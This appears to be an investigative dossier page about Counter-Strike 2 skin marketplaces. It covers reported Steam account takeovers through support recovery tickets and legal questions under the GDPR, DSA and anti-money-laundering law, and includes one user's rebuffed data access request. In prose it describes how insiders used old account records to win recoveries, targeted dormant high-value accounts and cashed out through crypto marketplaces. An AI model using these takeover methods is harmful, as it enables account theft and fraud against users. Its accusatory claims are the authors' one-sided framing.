Minimum aggregate asking value in **241 item categories** and **3,395 active offers**. Calculated as each category's cheapest ask × its offer count. Four categories pinned at CSFloat's $100,000 ceiling are excluded from this conservative panel.

What the dollar figure shows

These offers represent at least **$13,631,888.25** in posted asking prices for this limited CSFloat subset. Including the four ceiling-priced categories produces **$14,231,888.25**. This is a *floor on active asks*, not completed sales, cash turnover, profit or the entire CS2 market.

Recalculate from the 245-row CSFloat snapshot ↗

PRICEEMPIRE / LISTED VALUE**Steam: #15 of 39**

Many venues list more dollar value than Steam.

UUSkins
$133.8M
YouPin898
$127.5M
Buff.163
$104M
Moon.Market
$100.3M
White.Market
$89.6M
Buff.Market
$86.7M
Steam
$31M
The six largest displayed values and Steam. PriceEmpire rounds these figures; Steam shows **$31M**. Fourteen listed venues rank ahead of it by the displayed dollar values.

PRICEEMPIRE / OFFER COUNT**Steam: #1 of 39**

Steam still leads in number of offers.

Steam
32.2M
YouPin898
5.9M
C5Game
4.6M
HaloSkins
4.4M
Skinport
3.8M
Steam shows **32.2M** offers. Number of offers and total asking value answer different questions; many low-priced listings can dominate the count.

Source: PriceEmpire's public comparison ↗ archived 2026-09-21 ↗, captured 2026-09-20 19:03 UTC; dated 39-row extraction ↗. Its figures are rounded estimates, and inventory can overlap across sites. Steam's card also describes items from other Steam games, so the scopes are not identical. Listed value measures asking prices, not sales or revenue.

42
ANOTHER SOURCE / STEAMANALYST

The commercial ecosystem is in plain sight.

SteamAnalyst's marketplace directory archived 2026-07-19 ↗ lists 42 third-party CS2 marketplaces alongside Steam, with recent price data for 32 of the 43 entries. PriceEmpire lists 39 marketplaces under its own inclusion criteria. Named businesses, public offers, visible prices: this economy is open to inspection.

THE CEILING IS THE MECHANISM: THE SALE LEAVES STEAM, THE ITEM DOES NOT. Across five marketplaces captured in one licensed snapshot, **248 CS2 item categories are independently priced above Steam's approximately $1,800 listing ceiling by two or more of them — and every single one is absent from Steam**. The same snapshot banded the whole catalogue by price: Valve's market carries 95.3% of the item categories below its cap and 1.9% of those above it. The collapse does not track falling demand; it lands exactly on the published rule. Selling at those prices requires an outside buyer or marketplace, while Steam still controls the inventory and the transfer — the business leaves Valve's checkout and the delivery stays on Valve's infrastructure.

Steam Market FAQ ↗archived 2026-09-21 ↗Steam Subscriber Agreement ↗archived 2026-09-21 ↗Five-marketplace atlas dataset ↗Provenance manifest ↗Earlier CSFloat snapshot ↗Skinport snapshot ↗PriceEmpire ↗ archived 2026-09-21 ↗SteamAnalyst ↗ archived 2026-07-19 ↗Price-gap register ↗Price-ladder atlas ↗

Part C — Legal frameworks

Part C — Legal frameworks · Section 14 · Personnel access

Who can reset the safeguards?

Context & source limits
Account security also depends on the people who can recover an account, inspect private records or reset its safeguards. The investigation must follow those privileged actions as closely as it follows API abuse.

Account recovery hands a support agent the power to move an account away from its owner. **Valve has confirmed in writing, twice — February 2023 and November 2025 — that this power was used to hand accounts to the wrong people.** Thirty-three months apart, through the same channel. Below: what that access is worth, six sourced cases, and the log Valve holds for every one of them and has produced to nobody.

Preserved testimony / 9 May 2025

A recovery ticket that disabled the account's security, and a reported $10,000 loss

A user in the collected support archive reports that Steam Support reset the password and disabled account protection after another person submitted a recovery ticket. The author says the account had been inactive for years, held items since 2016–2017 and had Steam Guard, a linked phone and stored recovery codes.

> "Steam Support still gave someone else access to my account."

First-person allegation, preserved in `steam_support_tickets_MEGA.json`, record 110. Read the complete captured post ↗

This is not one user's bad luck. The same door — a help request that moves an account to whoever supplies the older data — is the documented way in for every case in the ledger below, and Valve has twice put that in writing.

The owner cannot win that argument. Recovery asks for the first CD key, the first email, the first card, the first phone number. Those facts are in Valve's database, and support-side access reads them — reported as reaching back fifteen years. A person who has a copy of your file will always produce more of your history than you can. Targets were picked to fit: dormant for years, high-value, and often bought second-hand, so the holder never knew the original key. Afterwards the accounts were deleted outright, breaking the item-history trail the community uses to trace a skin — a deletion an ordinary user cannot perform without the standard waiting period.

`Least privilege / OWASP A01`

Recovery privileges should be limited to the task, independently reviewed and logged. Audit who could reset credentials, remove Steam Guard, read billing records or export account data. OWASP access-control guidance ↗ archived 2026-09-20 ↗

`Broad support access`

Access-scope risk

Beyond the inventory.

If broad support access is abused, private telemetry can become a tool for profiling, targeted phishing and surveillance. Potential victims include ordinary users, military personnel, public figures and their families. This is a threat model; the exact permissions require access-control records.

01 IP history & location
IP logs can expose network history and approximate location. They do not, by themselves, establish precise physical movements.

02 Device fingerprinting
Device identifiers, where collected and accessible, can connect sessions and accounts.

03 Activity telemetry
Login timestamps and session records can reveal routines, including activity invisible on a public profile.

04 Communications & contacts
Access to retained messages or contact information would increase the scope for profiling and social engineering.

05 Identity unmasking

Original email, phone and payment records can connect a pseudonymous account to a person.

06 Data resale & accountability
Exported target lists could support targeted scams. Establish the actor, access location, recipients and transfers; location alone establishes neither access nor legal immunity.

Valve describes IP logging, device information, payment records and third-party support providers in its Privacy Policy §§ 3, 5.2 archived 2026-09-21 ↗. The policy authorises third-party support access — the audit trail that would show which contractor accessed which category, when, and under what authorisation has not been disclosed.

Section 14.1 · the register · June 2022 → November 2025 · every figure sourced

Valve admitted the door twice, thirty-three months apart. It never closed.

Six reported cases in which accounts were taken through Steam's own help-request channel, or through the credentials that channel protects. Each amount is the figure the cited source published, and each source is named. Two of the six were made whole. The difference between them and the rest was not what happened — it was who was watching.

Valve, in writing — February 2023“"The items in question were removed from your account because they were received from an account that was compromised through a support help request, for which the CS:GO team takes responsibility. We have reversed the trades and removed them from any account which received them."”*Steam Support reply to a recipient of HFB's items, reproduced by Dexerto, 21 February 2023 ↗ archived 2025-08-18 ↗*
Valve, in writing again — November 2025 · 33 months later“"A support technician that handled the help request failed to follow our process which resulted in your account restored to someone else. I apologize for this error."”*Steam Support reply to Hawkeye337, quoted in Dexerto, 14 November 2025 ↗*

1. 21 Jun 2022
   HFB — the largest inventory in the game$2,000,000+ *· raised to $3,000,000+ in the February 2023 follow-up*
   Seven Souvenir AWP Dragon Lores and the #1 Blue Gem Karambit, that knife alone valued at about **$1.26 million**. The account had been dormant three years with the mobile authenticator still active; the email and password were changed anyway, through the support recovery route.

   The money left before the items did. A reported **$200,000+** of sale proceeds was already withdrawn through market.csgo.com — a marketplace that settles in cash and crypto. Reversing a trade returns a skin. It does not return the cash somebody already banked.

   And the fix broke. One buyer moved his Souvenir Dragon Lore into an in-game Storage Unit. Valve's rollback script could not see inside its own container, so it issued the owner a fresh copy and left the hidden one standing — Valve duplicated a **$130,000** item while trying to undo a theft. It was caught by matching item IDs and community reporting, and deleted a month later, in July 2022. The buyer was refunded by BUFF, not by Valve. Emergency remediation this brittle is not a control; it is what a platform does when it has no control.

Dexerto, 21 Jun 2022 ↗ archived 2022-07-02 ↗ · Kaspersky ↗ · cash-out figure per Esportfire, 22 Jun 2022 ↗ archived 2026-05-15 ↗, attributed there to multiple Twitter sources · duplication and deletion per Esportsbetting, 14 Jul 2022 ↗

Restored *Trades reversed. Items pulled back out of the inventories of people who had paid full price for them.*

2. 14 Aug 2022
   CS.Money — the platform's own bots $6,300,000 · *19,000+ skins · first estimate $1.6M*
   Attackers took the mobile-authenticator files of the marketplace's trading bots and emptied them, then sent part of the haul to well-known traders to blur the trail. Community researchers mapped **55 attacker accounts within hours** and published them.

   Valve reversed nothing. The reason given was that a third-party site sits outside Steam — the same Steam whose inventory, trade API and account system the theft ran on end to end.

   Esportfire, 14 Aug 2022 ↗ archived 2025-11-15 ↗

   Refused *No reversal. Loss stayed with the platform and its users.*

3. Reported
   21 Feb 2023
   Qkss — same door, same actor $1,000,000+
   Reported as taken the same way HFB was, by the same actor, through the same support help request. HFB was made whole eight months earlier. Qkss was not.

   One route. Two answers. Nothing in the published record distinguishes the two cases except the size of the audience.

   Dexerto, 21 Feb 2023 ↗ archived 2025-08-18 ↗

   Refused *Not restored.*

4. Reported
   Feb 2023
   The insider trade itself — a year of it ≈ $320,000 · *proceeds over roughly one year, not an inventory valuation*
   Support-side access reached account history up to **15 years old** — the first CD key, the first email, the first card. That is exactly the evidence the recovery process asks for, which is why the person holding the database always wins the argument against the person holding the account.

   Blogger Mzkshow exposed how insider operator "Steam Help" and collaborator "Alexander" targeted dormant accounts holding over $100k in skins. One stolen M4A4 Howl carrying iBUYPOWER and Titan Katowice 2014 holos sold for **$35,000** and ended up with NAVI's Valerii "b1t" Vakhovskyi, who had no way of knowing. After Valve intervened, the contractor dismissed its entire Steam support desk.

   VKPlay ↗ · Lis-Skins ↗ · Escorenews (RU) ↗ · Dexerto (EN) ↗

   No register *Valve has never published how many accounts this touched, or told the people it touched.*

5. Reported
   2 Dec 2024
   "Matvey" — after the sackings$13,000
   Recovery was granted to someone who supplied account data the owner himself could not match. Two years after the contractor cleared out its Steam support desk, the same route produced the same result.

   Preserved post, 2 Dec 2024 ↗ archived 2025-08-05 ↗ · source rows & hashes ↓

   Refused*Not restored.*
6. 13 Nov 2025
   Hawkeye337 (Mark Spurlock) — and the second admission≈ $300,000–$500,000 · *full Katowice 2014 holo collection*
   The attacker demanded **1 bitcoin** and began scraping the collection onto Negevs to destroy it. Steam Support's written reply is the second admission above: a technician handled the help request, did not follow the process, and gave the account to someone else.

   What produced the fix was the feed. Hours after the posts tagging Valve went up on X, the account was taken back and every sticker restored. Qkss did not have that audience.

   Skin.club ↗ · Dexerto ↗ · Esportfire ↗ archived 2025-12-17 ↗

   Restored*Reversed within hours of the story trending.*

What the ledger says that no single case does.

The route never closed. The first admission is dated February 2023 and the second November 2025 — **thirty-three months apart**, with the contractor's mass dismissal, a documented recurrence and a $6.3 million platform breach in between. Counting from the first theft in this ledger, the channel stayed open for **three years and five months**. Whatever was fixed in 2023, the help request still moved an account to the wrong person in November 2025 — Valve's own sentence.

Restitution tracked attention, not harm. Restored: the biggest inventory in the game, and the collector whose thread trended. Refused: $1,000,000, $6,300,000, $13,000. Valve has never published the rule it applies, because a published rule would have to explain those three.

Nobody was told. Not the users whose account histories were read out of the database, not a supervisory authority, not the market that bought the items in good faith and had them clawed back. There is no breach notice, no incident report, no count of affected accounts — **and the proceeds left as money**, through marketplaces that pay in cash and crypto. A trade reversal cannot follow money out of Steam.

Valve holds the support audit trail, the recovery-ticket log and the transaction record for every line above. None of it has been produced. Ask for your own copy →

The NDA question

Confidentiality must come with technical accountability.

Compare confidentiality agreements with actual permissions, export controls, reset approvals and access logs. A canned response cannot resolve an allegation that the recovery process itself was abused.

GDPR Articles 28, 32–34

Art. 33 gives a controller 72 hours to notify the supervisory authority of a personal-data breach; Art. 34 requires telling the affected people when the risk to them is high. Valve has confirmed in writing, twice, that its support channel handed accounts to the wrong people — account history, billing records and all. **No notification under either article has been published, and no affected user has reported receiving one.** Read the regulation ↗ archived 2026-09-20 ↗

Include support access in your request →

Additional reported case · October 2026

The reset request, and the later objection.

A ticket image published on 13 October records a request for a CD key, a later reassessment and removal of the mobile authenticator, followed by a message disputing the request. The poster identifies the earlier requester as an attacker. The image gives a sequence to audit; it does not establish who submitted the first request or what checks took place outside the exchange.

Read the ticket sequence and full image →
Search the expanded support collection →

9,051 A+B collection rows
2,961 collector Tier A records
5,727 separate leads, excluded from the total
Collected 17 October 2026. The source register distinguishes reported outcomes, quotations, policy pages and repeated sources. Its row counts are not a count of independent victims.

Part C — Legal frameworks · Section 15 · Commercial scale

Follow the money. Separate the transactions.

Context & source limits
The commercial-use question becomes sharper when the money flows are separated. Third-party item transfers, Valve's primary sales and external cash-outs are different transactions.

The item is Valve's. The inventory is Valve's. The transfer runs on Valve's servers. **Only the payment happens somewhere else** — which is the step that decides whether anyone is a money transmitter, and the one step Valve does not operate.

The revenue mechanism

Where the money actually moves.

Three paths / one item economy

1. 01 / Account**User inventory**
   Items held on Steam
2. 02 / Transfer**P2P trade**
   User ↔ bot or user ↔ user
3. 03 / Settlement**External platform**
   Site balance or payment off Steam

CirculationThe economic engine extends beyond a transfer fee

Steam supplies the inventory and transfer infrastructure used by outside markets. The investigation's economic argument is that resale liquidity and repeated demand sustain spending on cases, keys and replacement items, with fees on subsequent Community Market sales. A direct P2P transfer carries no Community Market commission; that accounting fact does not settle the wider benefit. Valve retains control over account access and trading restrictions throughout.

1. 01 / Secondary demand**Liquidity & resale value**
   External trading and gambling demand
2. 02 / Primary spending**Keys, cases & capsules**
   Purchases from Valve where offered
3. 03 / Revenue**Primary-sale income**
   Plus fees on actual Market sales

5% + 10%Steam + CS2 fee on Community Market sales

The investigation's economic inference: liquid resale markets can encourage spending on new items. The familiar 15% combines Market fee rates, subject to minimums and rounding; it is not a levy on every external trade.

Valve's Community Market fee schedule ↗ archived 2026-09-21 ↗. On 25 February 2026 the New York Attorney General filed an action archived 2026-09-01 ↗ alleging that paid loot boxes are connected to external cash resale and gambling harm — the same connection this dossier documents from the technical-infrastructure side. That complaint is an allegation, not a finding; it is cited here because a state law-enforcement agency has put to Valve a question adjacent to the one this dossier asks: where is the enforcement record that matches the public declarations?

1. 01 / Entry**Crypto deposit**
   External service and wallet records
2. 02 / Conversion**Balance → skins**
   Items delivered through Steam trades

3. 03 / Exit**External fiat sale**
   Seller, buyer and payout provider

KYC?Identify the control at every handoff
This is the route to investigate, not a native Steam API cash-conversion service. Document identity checks, custody, transaction IDs and payout recipients at each external operator before asserting a no-KYC cash-out.

United States / Bank Secrecy Act

Classify the activity, then the obligation.

FinCEN assesses money transmission by what a business does. Accepting and transmitting convertible virtual currency can trigger money-services obligations, subject to the applicable definitions and exceptions. Valve's Steam Wallet accepts funds and converts them to in-game items; those items are then liquidated through third-party operators for real currency. The item and its transfer run on Valve's infrastructure; the cash-out does not, and whether any part of that cycle meets the money-transmission definitions is a classification question for FinCEN, not a conclusion drawn here.

FinCEN FIN-2019-G001, §§ 1–2, 5.1 ↗ archived 2025-07-11 ↗

European Union / money laundering

Trace proceeds, knowledge and assistance.

Directive (EU) 2018/1673 covers intentional laundering and participation involving criminal proceeds. The investigative question is what Valve knew about the operators using its trading and OpenID infrastructure after 13 July 2016, when it publicly described that use, and what it did about them. Valve has published no per-operator enforcement record; that record, not this dossier, would answer the question.

EU criminal-law framework ↗

AMLD6 terminology: the criminal-law directive above is distinct from Directive (EU) 2024/1640, also called AMLD6. The latter has a general transposition deadline of 10 July 2027, with specified exceptions. Article 78 ↗ archived 2026-08-30 ↗

Part C — Legal frameworks · Section 16 · Notice, response, responsibility

The Digital Services Act: put knowledge on the record

Context & source limits
Two elements of an Article 16 notice sit with the submitter rather than with this dossier: the submitter's own details and a statement of good faith that the information is accurate. Everything else the Article requires — the substantiated explanation and the exact electronic location — is set out in Section 3 and in the route register, with saved responses and hashes, so

that any party can lodge it. Two further limits on the law itself: losing the hosting exemption does not by itself establish liability under any other law, and the 6% in Article 52(3) is a statutory ceiling, not an assessed penalty against Valve.

Under the DSA a hosting provider keeps its liability shield only until it has specific knowledge and fails to act. **This dossier is that notice.** It names the hosts, the dates, the saved responses and the hashes. From publication the question is no longer whether Valve knew — it is what Valve did next.

01

`July 2016 / the dossier exhibit`

A ten-day demand.

The notice reconstructed above is the historical starting point for the investigation's enforcement comparison.

02

`17 February 2024 / general application`

The DSA time window.

Separate historical conduct from conduct during the period when the relevant DSA obligations apply.

03

`Ten years / original dossier snapshot`

Duration needs a notice trail.

The elapsed time since July 2016 (see Section 11) is a dossier metric. It is not ten years of established DSA violations. Link each notice to a specific item, applicable law, delivery evidence and response.

`Article 52(3) / statutory ceiling`

6%

of annual worldwide turnover

Maximum fine for a breach of DSA obligations, using the provider's preceding financial year. This is a legal ceiling, not an assessed penalty against Valve.

`Articles 6, 8 & 16 / the legal test`

For relevant hosting services, specific knowledge and failure to act expeditiously can remove the hosting exemption. A sufficiently precise notice can establish knowledge of the particular content. The DSA imposes no general monitoring duty; loss of the exemption does not itself establish liability under another law.

DSA: Articles 6, 8, 16, 52, 53, 93 and recital 17 ↗ archived 2026-09-20 ↗

Review preserved complaints ↗Build the account timeline →Full legal & economic analysis →

Minors: a Steam login is not an age check

Context & source limits
No minor's data appears anywhere in this dossier and none was collected: the authors did not register on, deposit at, or complete a login to any platform named. Anyone building on this section should keep evidence involving a child private and redact identifying details from public exhibits. COPPA is cited here as a children's privacy law with its own scope conditions — audience, actual knowledge, personal data collected — and not as a general gambling-age rule; the 2026 New York complaint is an allegation by a state authority, not a finding.

"Sign in with Steam" proves an account exists. **It proves nothing about age** — and on these sites it is the only gate between a child and a deposit. Read it with Section 3.1: inside the Steam client the warning a browser would show never fires, so the child never sees one.

What Steam OpenID provides

Account identity
A verified SteamID used to log in or link an account.

What the operator must establish

Eligibility to participate
Age, jurisdiction and any required identity checks.

Technical basis: Steamworks OpenID documentation ↗ archived 2026-09-21 ↗. The documented identity assertion is not a certification that the user may legally gamble.

COPPA / children under 13

Identify the operator and the data.

COPPA applies to covered child-directed services and services with actual knowledge that they collect personal information from children under 13. It is a children's privacy law, not a universal gambling-age rule. Establish the audience, personal data collected, knowledge and parental-consent process.

FTC: COPPA requirements ↗ archived 2026-09-21 ↗

The evidence to preserve

Record the journey from login to deposit.

Preserve the site's age gate, registration wording, eligibility terms, payment flow and complaint history. Assess each operator separately. Keep any evidence involving a child private and redact identifying details from public exhibits.

A related public enforcement record is the 2026 New York complaint announcement archived 2026-09-01 ↗, which alleges harm to young users from paid loot boxes. It is not a COPPA finding.

Part C — Legal frameworks · Section 18 · GDPR Article 15 request

The request. The reply. The missing comparison.

He asked for four things, one of them the log that would name whoever put an API key on his account. **Three days later the ticket was closed with a link to a page that holds none of them** — and the sentence used to close it is contradicted by Valve's own lawyers.

Whose account this is · Provenance & Limits

These screenshots are not PhishDestroy's. They come from an ordinary Steam account holder — one respondent to a short survey run by this project, who filed the request himself and supplied the captures. The account is his, the ticket is his, and the correspondence is between him and Steam Support. This project did not submit the request, holds no account on the platform, and is not a party to this ticket.

On 16 September 2026 he filed a GDPR/CCPA Article 15 subject access request asking specifically for API-key registration logs, login history with IPs, device authorisation history and trade history. On 17 September agent "Logen" referred him to the self-service Account Data page. On 18 September he stated that the requested categories were not on that page and asked for escalation to the Privacy Team or DPO. On 19 September agent "Kal" closed the ticket with the same referral. Both screenshots are preserved below (requester e-mail redacted; SHA-256 in `steam_tos_assets/screenshot-manifest.json`).

He is a fitting requester for an ordinary reason: **his account carries a Steam Web API key he did not create, registered to** `localhost`. **When it was created is not known** — not to him, and not from anything Valve has made available to him, because the single record that would date it is the API-key registration log, which is exactly the category the closure withheld. The key is not new: it predates his awareness of it by an interval he cannot measure, for the same reason.

Other account holders are filing the same request. Any reply that arrives will be added here on the same terms as these two — ticket number, capture date, SHA-256, requester redacted — whether it supplies the categories or refuses them.

This project takes no position on why the ticket was closed. No reason was stated in it, and none is inferred here.

The request. The response. The comparison.FOLLOW THE RECORD

THE REQUEST**Specific categories**API-key, login, device and trade records


THE RESPONSE**Account Data reference**Inspect the support exchange

THE TEST**What was supplied?**Compare each requested category

He asked for four named categories. The Account Data page he was referred to is Valve's own self-service export, and this project cannot enumerate its contents for someone else's account — so no full category-by-category comparison is published here. What is on the record is his


statement of 18 September that the categories were not there, and the closure of 19 September that repeated the referral without addressing them.

Screen 1/2 — Request (16 Sep) and first reply, agent "Logen" (17 Sep)



Source: help.steampowered.com, ticket HT-2YBP-F7JP-D4VB · captured 16–17 Sep 2026 · requester e-mail redacted 2026-09-21 · File: gdpr-ticket-1.png · SHA-256 `da940c731ab9869d226e9d06ccc8a1b393738766b7b0c445a56662623e025a66` (screenshot-manifest.json).

Screen 2/2 — Escalation request (18 Sep) and closure, agent "Kal" (19 Sep)



Source: help.steampowered.com, ticket HT-2YBP-F7JP-D4VB · captured 18–19 Sep 2026 · File: gdpr-ticket-2.png · SHA-256 `44844ea7b251f7fd7d79f87ee1578a846606a97b9659d3a53b322120c422219b` (screenshot-manifest.json).

Closing response, 19 Sep (verbatim):
"The data Steam retains can already be found in your Account Data page. As there's no further information Steam Support can offer, **this request will be closed.**"
No data supplied · no legal basis for refusal stated · no escalation outcome shown
That sentence is false, and Valve's own lawyers prove it. Counsel's letter of 1 October 2025, paragraph 1.9, describes device-level correlation linking one device to dozens of accounts (Appendix A). The same response carried 830 pages of retained records (Appendix B). None of it is on the Account Data page.
Why this account asked for the API-key log
He did not pick those four categories at random. The `localhost` key on his account is **the mark of a script, not of a person typing a real domain into the developer page** (Section 5, Section 6). The one record that shows who created it and from where is the API-key registration log. That was the first thing he asked for. That is what the closure withheld.

Source: the account holder, during this project's survey. The ticket screenshots above are hashed; the key page is not published.

Assessment · PhishDestroy
Closing a ticket with the question still open is not an accident here. It is the normal outcome. We hold 16,319 preserved complaint and support records and 354 de-duplicated support exchanges drawn from them. This ticket is one dated, fully captured example of the shape they take.

Support Ticket — Preserved HT-2YBP-F7JP-D4VB
Request type GDPR Article 15 DSAR
Ticket status CLOSED 19 SEP 2026 — NO DATA SUPPLIED
Agents in the exchange "Logen" (17 Sep), "Kal" (19 Sep)

Filed 16 Sep 2026
Data requested Who registered the Web API key linked to this account, and from which IP / device / timestamp
Legal basis cited GDPR Art. 15 — right of access to personal data
The legal frame: Article 12(3) gives the controller one month from receipt (extendable with reasons). That period had not expired at publication, and this dossier does not assert a deadline breach. The objection is to the substance: the closing response links to a self-service page but does not show that the four named data categories were produced, and if the controller declines to act, Article 12(4) requires it to state the reasons and the complaint routes. Neither appears in the closing response.
Why this specific data matters
The Web API key event log is the record that shows whether a third party registered a key using a stolen session cookie — the mechanism described in the inventory-theft complaints preserved in this dossier's archive. Disclosing who registered an API key, from which IP, and at what timestamp, would:

- Allow the victim to compare the API creation IP against their own login history
- Reveal data-centre IPs linked to known phishing / gambling bot infrastructure
- Produce evidence usable in civil or criminal proceedings against the actor
- Show whether the account holder was notified when the key was created

What the record shows: Valve retains device-level and account-correlation records — its counsel's letter of 1 October 2025 describes them (see Appendix A, Evidence Memorandum — Source 1). In ticket HT-2YBP-F7JP-D4VB the same class of records was requested by the data subject and the ticket was closed with a referral to a self-service page that the data subject reported did not contain them. Whether that refusal is lawful is a question for the supervisory authority; the effect is that the person the data concerns does not get it.
The exchange — four messages, three days
Two Steam Support agents replied under first names shown on the ticket: "Logen" on 17 September and "Kal" on 19 September. Both referred the requester to the Account Data page. Nothing on the ticket shows whether the request reached Valve's Privacy Team or Data Protection Officer, and the dossier does not assert who the agents are, what their roles are, or how the ticket was routed.

16 SEP
Art. 15 request filed with four named data categories
17–18 SEP
Referral to Account Data; requester asks for DPO escalation
19 SEP
Ticket closed with the same referral; no data, no stated basis
What Article 15 GDPR explicitly entitles the subject to
Art.15(1)(a) Processing purposes — why Valve holds the data
Art.15(1)(b) Categories of data — what Valve holds
Art.15(1)(c) Recipients or categories of recipients — **who received the data (e.g., API key holder)**
Art.15(1)(d) Retention period or criteria for determining it

Art.15(3) A copy of the personal data undergoing processing — i.e., the API-key log itself
ART.12(3) Response required within **one month** of receipt; an extension must be communicated within that month. The period had not expired at publication. **Art. 12(4):** if the controller does not act, it must state why and inform the subject of the complaint routes.
Regulatory complaint pathway — for any user
Any user who submitted an Article 15 GDPR request to Valve and received no compliant response (or a template refusal without data) may file a complaint with the supervisory authority in their EU/EEA member state. Valve's EU establishment is Valve GmbH in Hamburg, so the lead supervisory authority for cross-border complaints is the **Hamburgische Beauftragte für Datenschutz und Informationsfreiheit (HmbBfDI)**. (Valve's Article 27 representative is also located in Hamburg; a representative's address does not by itself determine the competent authority.) A complaint may also be filed with the authority of the complainant's own member state under Article 77.

HmbBfDI complaint form ↗ GDPR text (Art. 12, 15, 77) ↗ archived 2026-09-20 ↗ EDPB guidelines ↗
Ticket reference for any complaint: **HT-2YBP-F7JP-D4VB** — preserved in this dossier as a documented instance.

`One documented instance`

The records exist; the data subject did not receive them.

